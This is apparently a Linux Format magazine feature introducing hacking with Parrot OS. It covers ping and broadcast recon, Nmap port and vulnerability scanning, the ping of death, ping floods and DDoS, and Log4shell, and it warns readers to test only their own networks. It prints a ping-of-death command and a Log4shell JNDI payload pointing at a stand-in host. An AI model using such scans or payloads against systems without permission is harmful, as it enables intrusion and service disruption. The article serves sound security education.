You can, of course, install these (see, for example, **https://parrotsec.org/docs/installation.html**), but remember that Parrot Security and Kali Linux can also be employed from a USB stick, which obviates the need for any kind of installation. That being said, it's a little annoying working from a live environment and having to remember to save your data on another device or the cloud (since any changes you make in the live environment are lost on shutdown). Fortunately, Parrot makes it very easy to create a USB stick with persistence. Since the Security edition is close to 5GB, an 8GB USB stick will permit you 3GB of persistent storage. This is as easy as the three-step walkthrough (see *below*) suggests.

INSTALL PARROT





1 Get Parrot

The first step is to create a regular Parrot USB. Download an ISO from **https://parrotsec.org**. We'd recommend using *Balena Etcher* or one of the many other graphical USB writing tools out there, but feel free to write the ISO to USB from the command line if you must.

2 Add a partition

Rather than boot the USB, open it in *Gnome Disks* or *Gparted*. You'll see some free space at the end of the drive. Create a new Ext4 partition in this space and optionally give it a label. Once that's done the new partition should be visible in your file manager.

3 Persistence is bliss

In order for Parrot to recognise the persistence partition, it must contain a file named **persistence.conf**, which in turn contains the text **/ union**. You should be able to do this from any text editor, depending on how filesystem permissions have been set.

Hacking 101

Starting with the humble ping command and moving on to some stealthy network recon activities...

Almost 10 years have passed since the infamous 'Learn to Hack' feature got us in trouble with Barnes & Noble, but just in case let's start with a warning. The word "hacking" has unfortunately been co-opted by the media and entertainment industries, where it's repeatedly used to denote any and all illegal activities done on a computer. The traditional (and correct!) usage refers to much more honourable pastimes: tinkering, reimagining and making machines behave in a way other than how they were designed to behave.

Wait, that wasn't a warning. This is though: whatever you learn in this feature, be aware that inappropriate use of computers can land you in a lot of trouble. Some of the tools featured here can do real damage. It's also simple for a skilled defender to detect their use, trace your IP address and alert the authorities. There are skills and tricks to not getting caught and we're not going to teach you them. So please keep all your break-in attempts, covert reconnaissance and Bobby' DROP TABLES-style SQL injections restricted to your own infrastructure. There's a lot to learn from poking around your home network. Who knows, maybe you'll discover a misconfiguration or even a vulnerability in your router, or a Raspberry Pi accidentally left exposed to the world.


Let's start by using Parrot OS to do some network reconnaissance. Specifically, we're going to try and identify every machine on our network.

Before we avail ourselves of Parrot's mighty arsenal we're going to see how far we can get with the humble `ping` command, which is available on all OSes. 'Pinging' involves sending an ICMP packet to a host (or hosts as we'll see). If the host(s) haven't been configured to block or ignore these, then it'll reply with an acknowledgement packet.

It's not helpful to block ICMP packets since they're useful for diagnosing network faults. However, if you cast your mind back to 1997 (and were lucky enough to have access to a network back then) you might recollect a popular artefact dubbed the "Ping of Death". The attack worked by creating an ICMP packet that's larger than expected (pings are only supposed to be 64 bytes). This is divided into chunks and then sent to the target machine, which receives the chunks, tries to put them back together and then promptly encounters a buffer overflow because innocent TCP/IP stacks of the past allocated only the memory required for a correctly sized response packet. And then didn't check those bounds before trying to store it, crashing the system.

Beware the ping of death

Ping has been around since 1983, and most OSes have their own implementation of the program. Prior to 1997, pretty much all of them were vulnerable to the ping of death. Windows 95's version, for example, enabled the user to specify a "load" parameter, which set the size of the packet's data field. This is supposed to be 56 bytes (the header is an additional eight bytes), but the command would accept arbitrary values. Setting it to around 65,500 was generally enough to cripple a target machine. Since this attack was widely publicised, it didn't take long for servers and workstations around the



In just a few seconds EtherApe had sniffed the traffic from a sizeable chunk of Future Towers' review network.

internet to be patched with appropriate malformed packet filters and bounds checks.

Linux's `ping` command still permits a size parameter, but if you try a ping of death yourself, for example

```
$ ping 127.0.0.1 -c4 -s 65500
```

you'll see that nary a single packet is returned, and that your machine didn't die. There's no real point sanitising the input of the *ping* program in this case. Remember that it's the kernel which does the communicating with network hardware, and anyone could write their own *ping* program to make those kernel calls with whatever parameters they desire. This effort would deter inexperienced script kiddies, but not veteran attackers.

The idea behind the ping of death can be generalised to other IP packets, but the defences have been put in place by now. That didn't stop the IPv6 ping of death making a brief appearance on Windows in 2013, though.

Capture the broadcast flag

One of the lesser-known *ping* features is the broadcast flag, and that's what we're going to leverage to do the network recon. As we hinted earlier, this enables not just one machine to be pinged, but a whole subnet. Try the following command at home, replacing the first bits of the IP address as appropriate (255 is a 'reserved octet' that denotes the broadcast address, in this case everything from 192.168.0.1 to 192.168.0.254):

```
$ ping -b -c 4 192.168.0.255
```

Here we send a packet to the broadcast address and then wait for four response packets from each machine. Note that the command gives you a warning that you're pinging a broadcast address, since users would be mighty confused if they thought a single host was replying from multiple addresses. You should see responses from some of the computers on your network, though many OSes (including most Linux distros) don't by default respond to this type of broadcast. Identifying which machine is which is tricky at this stage (unless you pull up your router's configuration page), but at least it gives us an idea of the number of devices on your network. You'll also see the total roundtrip time, which can be used to diagnose network congestion or routing issues. We'll talk more about weaponising pings later. For now let's get back to our network recon.

A more effective (and less visible) way to enumerate the machines on your LAN is to passively 'sniff' packets as they flow through your network. And from those packets we can collect source and destination addresses. We'll use the *EtherApe* tool to do this, which rather pleasingly draws hosts in an ellipse as they're discovered in real time, as well as showing the traffic flows between them. You'll find *EtherApe* in the Applications menu under the Pentesting>Information Gathering section.

ASCII UFO invaders are coming to war drive your wireless network. Oh no, wait – it's just the Airgeddon splash screen. Stand down, people.

> **ANALYSE YOUR NETWORK**
> "We send a packet to the broadcast address and then wait for four response packets from each machine."

Having got an idea of the number of machines on our network, we could do some deeper observation of packets to see what they're up to. The *Wireshark* program is industry standard for this task, and easy to get started with (click Pentesting>Most used tools). Hackers, good and bad, use packet captures (pcaps) obtained from the likes of *Wireshark* for everything from recon to reverse engineering. Alternatively we can use *Nmap*, another ubiquitous hacker tool (it even appeared in the second *Matrix* film), to scan our network and find out what those machines are up to.

» INTRODUCING NMAP

Parrot comes with a handy GUI front-end that saves you learning (at least until the next page) *Nmap's* lengthy command line syntax. You'll find it under Pentesting >Information Gathering>Nmapsi4. There's an option to run it as root, but don't worry about that for now.

From the welcome screen select Discover a network, then specify a CIDR address and prefix length. To scan the 256 address beginning with 192.168.0, for example, use the address 192.168.0.0 with a prefix size of 24. If you like binary that's all the addresses which match the first 24 bits of the (32-bit) IPv4 address. Now hit the Start button and the background terminal will jump into life while the scan completes.

When it's done save the list of discovered IPs using the button at the top. We'll analyse these further over the page. If you set up USB persistence as described earlier, and booted using one of the Persistence modes from the Advanced menu, then you can save it in the default user's home folder and it'll still be there on reboot. Otherwise don't worry because it's easy to regenerate this list later.

Nmap deep dive

Nmap, the stealthy port scanner, is a vital tool for any helpful hacker or nefarious network administrator's arsenal.

We've seen how the humble `ping` command can tell us not just if our machines are reachable, but how many of them are on the local network. If we read into the timings column a bit, we might even speculate about how far away these machines are. However, for network reconnaissance and port scanning, you can't beat *Nmap*.

Since we've already got an XML list of machines on our LAN it would be nice if we could re-use it here to save scanning again. Sadly, the XML files generated by *Nmapsi4*'s network discovery can't be easily digested by *Nmap* itself (or we couldn't figure out a way). So let's open a terminal and do it manually. To start, just enter the following:

```
$ sudo nmap 192.168.0.0/24
```


This will scan the local network as before, but instead of pinging the machines it'll probe the 1,000 most common service ports on each machine, and tell you if any are listening. As well as this, when we run it as root it gives us some additional information about each host. Namely its MAC address and the manufacturer identification associated with that. This is our favourite way of finding the IP addresses of Raspberry Pis on our home networks. Since we tend to have enabled SSH on most of these devices, we need only scan port 22 here:

```
$ sudo nmap -p22 192.168.0.*
```

As you can see, *Nmap* doesn't mind if you prefer wildcards or subnet masks. Just a small caveat though: the Pi 4 uses a different Ethernet adapter than its predecessors, so this shows up as something other than

```
Raspberry Pi Foundation
```

Once you've discovered your network click Scan Options to commence more thorough script scanning of the machines.



Spotting running services

Let's forget about stray Pis and consider the services running on your own network. Looking at the previous scan results may (depending on what the boxes on your network are doing) reveal hosts running SSH, web interfaces, Windows File Sharing (NetBIOS/SMB/CIFS), remote desktop (VNC/RDP) as well as some things you've probably never heard of. The services running may be different to those listed – service names are just assumed from the port number at this stage.

Now consider your home router. It'll almost certainly be running a web control panel on port 80, but there may be all kinds of other services running. If you want to scan every single port, you could do so with:

```
$ sudo nmap -p1-65535 192.168.0.1
```

This isn't particularly smart, though. *Nmap's* default SYN scan may be stealthy, but it's not fast at scanning closed ports. Those ports might reject the incoming SYN packets, in which case the scan will finish quickly. Or the connection attempts will be silently dropped, leaving *Nmap* waiting for a response that's never coming. Or there could be a rate-limiting firewall in effect.

If you leave the previous command running for a while and then push Space, you'll see a progress estimate and an estimated time of completion. In our case this was close to a day, so we thought we'd try a different tool. *Masscan* (Information Gathering>Network & Port Scanners) took a mere 15 minutes to tell us it couldn't find any services running on obscure ports.


Note the increase in the noise in our reconnaissance so far. We started by silently spying on the network with *Etherape*, did a barely detectable probe with *Nmap* to find all the hosts, and now we're picking one host and doing thorough inspections. And it's about to get worse.

» NORTHERN EXPOSURE

The Common Vulnerabilities and Exposures (CVE) database is a fantastic dataset operated by The Mitre Corporation at the behest of the US government. It tracks vulnerabilities as they're discovered and cross-references them with the internal tracking systems of companies and distros, so it's easy to determine which versions or which releases are vulnerable.

In addition to CVE, there's the associated National Vulnerabilites Database (**https://nvd.nist.gov**), where CVEs are rated by severity. Several of the CVE numbers related to the ShellShock vulnerability score a perfect 10. As do other CVEs that affect popular software, allow remote code execution and can be carried out by fools (script kiddies). 'Person in the middle' attacks, which might be hard to pull off in the real world and only lead to user impersonation or limited information leakage, might score more modestly. Besides CVE entries, you can also search the Common Platform Enumerations (CPE) database, which makes it easy to find vulnerabilities in a particular product.

Sooner or later someone will release Proof of Concept (PoC) code showing how to exploit a particular vulnerability. Ideally, this happens after the issue is responsibly disclosed to the affected vendors or projects, giving them time to ship patches. If not, it's a race between cyber fiends attacking and security teams patching.



There are a huge number of tools carefully categorised within the Pentesting menu. Nmap here will be our first port(scan) of call.

We can use *Nmap* to perform OS and service version detection too, though sometimes this results in guesswork if it encounters unknown fingerprints. Our router, the previous scan results suggest, might have a web control panel running on port 80, and a UPnP server running on port 5,000. Change those numbers below to suit your situation. Running

```
$ nmap -A -p80,5000 192.168.0.1
```

told us that the web server was Lighttpd and the other was MiniUPnpd. That your router has so many services running (and there may be others hiding behind port-knocking protocols) isn't necessarily a worry in itself. We've only scanned the LAN interface, in other words from the inside. If there were so many ports open from the outside, that would probably be cause for concern. In order to scan it from the outside we need to know its external IP address, which is easy to find using a website such as **https://ipinfo.io**.

Exploiting a vulnerable service is usually a critical step in any illicit computer activity. Last year's Log4shell vulnerability in a Java logging framework affected thousands of applications, from Elasticsearch containers to *Minecraft* servers. Unfortunately, many servers remain unpatched, not just due to administrator laziness, but because Log4j (the vulnerable framework) is often buried deep within major applications' dependencies. Research by Rezilion (see **https://bit.ly/lxf290-rezilion-research**) shows not only thousands of machines still running vulnerable Log4j 2.x versions, but also thousands of machines running older 1.x versions of Log4j. The 1.x series is unmaintained, and while it might be Log4shell proof, is vulnerable to countless other known attacks.

Deeper probing with Nmap

Besides network recon and service discovery, *Nmap* can probe even further still. Thanks to its powerful script engine (NSE), all manner of custom tasks can be arranged. One of the most useful scripts is provided by security group **Vulners.com**. It uses *Nmap's* ability to detect the versions of running services, together with known vulnerability databases to tell you in excruciating detail which vulnerabilities might affect the target machine. Out of curiosity, we thought we'd investigate the UPnP server running on our router:

```
$ nmap -p 5000 -A --script vulners 192.168.0.1
```

We were simply aghast to find this in the output:

```
| vulners:
|   cpe:/a:miniupnp_project:miniupnpd:1.9:
...
|       EDB-ID:43501      7.5     https://vulners.
com/exploitdb/EDB-ID:43501      *EXPLOIT*
|       CVE-2017-8798     7.5     https://vulners.
com/cve/CVE-2017-8798
```

Looking at the links told us this was an integer signedness error in versions 1.4-2.0 of the MiniUPnP client, and that vulnerable systems could be exploited by a Denial of Service attack. While it would be exciting playing with the Proof of Concept (PoC) code referenced in those links, it would be for naught. Because this is a vulnerability in the client program, rather than the server.

> **TAP INTO NMAP'S POTENTIAL**
> "Thanks to Nmap's powerful script engine (NSE), all manner of custom tasks can be arranged."

This is an important distinction, because portscanning in general can only tell you about vulnerable services on the host. There may be plenty of other vulnerabilities in other software running on the target (and indeed in the human operating it), but *Nmap* can't help you with this. These scripts only check version information (often only *Nmap's* best guess at that) so seeing output similar to the above shouldn't be an immediate cause for panic.

Remember that vulnerabilities may only affect certain features of certain programs running in certain configurations. But it's always worth investigating, which is where tools like *Pompem* (see Pentesting>Exploitation Tools>Exploit Search) come in handy.

Modern hacking, ethics and statistics

Read about the largest DDoS in history and how honing your hacking skills might help you prevent the next one...

A gerund and an infinitive walk in to the Linux kernel. They were hacking to learn. An awful adaptation of a (drinking to forget) joke, but a reasonable opener. An incredibly useful maxim from long ago hacker lore is "don't learn to hack, hack to learn". It's worth taking some time to marinate on this message.

For example, if you search Google for "how to hack" or worse "how to hack gmail", we can pretty much guarantee you won't find any useful information. Indeed, you'll probably find all sorts of spam and phishing links that we wouldn't recommend touching, even with JavaScript turned off. This isn't because search engines are producing increasingly bad search results, but because hackers and advertisers know the kinds of intellects who are searching for these terms. And unfortunately they know how to monetise them, too.


Yet there are plenty of good resources where you can learn network reconnaissance, penetration testing and even phishing techniques. Sites like **https://tryhackme.com**, for example, will teach you these skills with a view to learning how to defend against them. TryHackMe makes the learning process fun by gamifying tutorials, in some cases giving you VMs to download and intrude. There are lessons, labs and competitions that will help you learn everything from *Metasploit* to *Maltego*.

A big part of hacker culture is Capture The Flag (CTF) challenges. You might remember this one from the playground, or later from first-person shooters such as *Unreal Tournament*. The traditional idea is that teams compete to try and capture the flags from opposing teams' bases and return them to their own. But the hacker version just involves finding flags (sometimes just empty files called **flag**, sometimes more interesting items) hidden by whoever set the challenge.

Open the floodgates

We started with the ping of death, so let's end with the idea of a ping flood. Instead of a single malformed packet, a huge number of legitimately sized ones are transmitted. The idea is to overwhelm the target machine by sending more pings than it can handle. Both the Ping of Death and ping flooding are part of the broad category known as Denial of Service (DoS) attacks.

On Linux some features of the `ping` command are only available when they're run as root. One such example is the `-f` or flood option, which when used on its own sends echo requests as quickly as possible. In favourable circumstances (the attacker has significantly more bandwidth than the defender, and the defender has no DoS-preventing firewall), it's possible for one machine to cripple another this way. It's more common,



Armitage is a GUI for Metasploit. To use it make sure you start the Metasploit Framework from the System Service menu.

however, for an attacker to use several hosts to send the pings, making this a Distributed Denial of Service (DDoS) attack. Ping floods are defended against by most routers, as are SYN floods and other things. These are detectable by one's garden variety packet-filtering stack.

The actual DDoS-ing is typically done by a botnet under the attackers control. Cybercrime groups may rent out sections of a hoard of zombie machines that they've curated, or they may use that hoard directly. So attacks have involved a huge amount of bandwidth. In 2016 DNS provider Dyn was taken offline (making many popular websites inaccessible) as result of the *Mirai* malware, which mostly infects IoT devices using default credentials. The total bandwidth of this attack was estimated to be in the region of 1.2Tbps. Security commentators of the era lamented that the net had been crippled by a *telnet* scanner and 36 passwords. In November 2021, Microsoft revealed it had thwarted the largest DDoS attack in history, topping out at 3.47Tbps. That's 3,000 times more data than gigabit LAN. A UDP reflection attack was to blame, but there are plenty of other types of DDoS attacks that are more sophisticated.

The Log4shell vulnerability took advantage of unsanitised input and at worst enabled remote code execution. All an attacker had to do was cause a carefully crafted message, which looked something like

```
${jndi:ldap://example.com/bad_file}
```


to be written to a log file. Like Bash, Log4j performs string substitution on expressions in curly brackets. In the right circumstances, the contents of **/bad_file** might be executed immediately on the server. Or the log may be processed on another server and **/bad_file** executed there later. If code execution is dodged, then an attacker can still cause the vulnerable machine to send data (such as environment variables or form contents) to their machine.

False sense of security

Here we're abusing the Java Naming and Directory Interface's (JNDI) ability to fetch resources via LDAP, but other protocols can be used to. As a result a number of related flaws were discovered soon after the first, and a number of incomplete mitigations were circulated initially, creating a very false sense of security. Once compromised, machines were enrolled in botnets, crippled with ransomware, or became unwitting cryptocurrency miners.

It's interesting that the Dyn attack has been attributed (though not conclusively – all we really know is that in 2017 three individuals aged 20-21 entered guilty pleas relating to "significant cyber attacks") to disgruntled *Minecraft* players, and so too was Log4j. Indeed, to exploit Log4j on a vulnerable *Minecraft* server, all you needed to do was post the code snippet above into the chat. From there it would be dutifully processed by Log4j and if various conditions are met the attacker would be able to execute code.

And there concludes our perennial hacker special. As usual we've barely scratched the surface of the subject matter, and indeed dealt with only a fraction of the fantastic selection of tooling within Parrot. But hopefully you've learned something. We certainly have. Many readers will remember with fondness the old Drupal-based **Linuxformat.com** site. Quite how this stayed up for so long, and more importantly how we managed to avoid invoicing for so long (13 years to be precise), is a puzzle for the ages. As we're fans of digital history here, we have most of that site archived in a virtual machine. And since we're talking about hacker toolkits today we figured we'd have a go at compromising said virtual machine. *Nmap* evinced that our venerable, vulnerable, virtual machine was running the following ancient software: *ProFTPD 1.3.1*, *Apache 2.2.31*, *OpenSSH 4.7p1* and *Subversion* (no version number detected).



Wireshark can smell packets on your LAN from miles away. Pretty much nothing gets past it.

But try as we might, none of our exploits worked. We used ZAP (the Zed Attack Proxy) from OWASP (the Open Web Application Security Project, **https://owasp.org**) to try and attack the old archive forms, but nothing. If you're interested, ZAP works by setting up a person in the middle proxy that can manipulate requests because they're sent to the web server under investigation, and inspect responses.

We also tried Metasploit, which would be a whole feature (or even a bookazine) in itself. But the ghost of our machine, it seems, was as resilient as its former self. Ideas, anyone? Oh and one more thing. We ask politely that you don't try and pentest our new website, because you will fail and Future's Operations Team will hunt you down. LXF

» THE MATH OF DDOS

When you ping another machine, you send packets of a given size (usually 64 bytes on Linux), and that machine replies with packets of the same size. So, as much data is sent as is received. If the goal is to saturate the target's network bandwidth, then the attacker needs to be able to send just a little bit more data than the target can receive. This is also true for a SYN flood attack.

More advanced DDoS attacks take advantage of the fact that other requests can result in much more data being returned than is sent. The most advanced ones to date have leveraged intermediate servers (NTP, DNS, memcached, even *Quake* servers) to carry out this amplification. These 'reflection attacks' spoof the target's IP address so that the lengthy response is sent there. For UDP protocols (like traditional DNS) this is always going to be a problem, since source addresses can't be directly verified. Initiating a TCP connection, on the other hand, requires a three-way handshake that will fail if the address is spoofed. But the connection remains 'half-open' for some time, and the resources used by thousands of such half-completed connections, form the basis of a SYN flood attack.

LINUX FORMAT

2023 ANNUAL

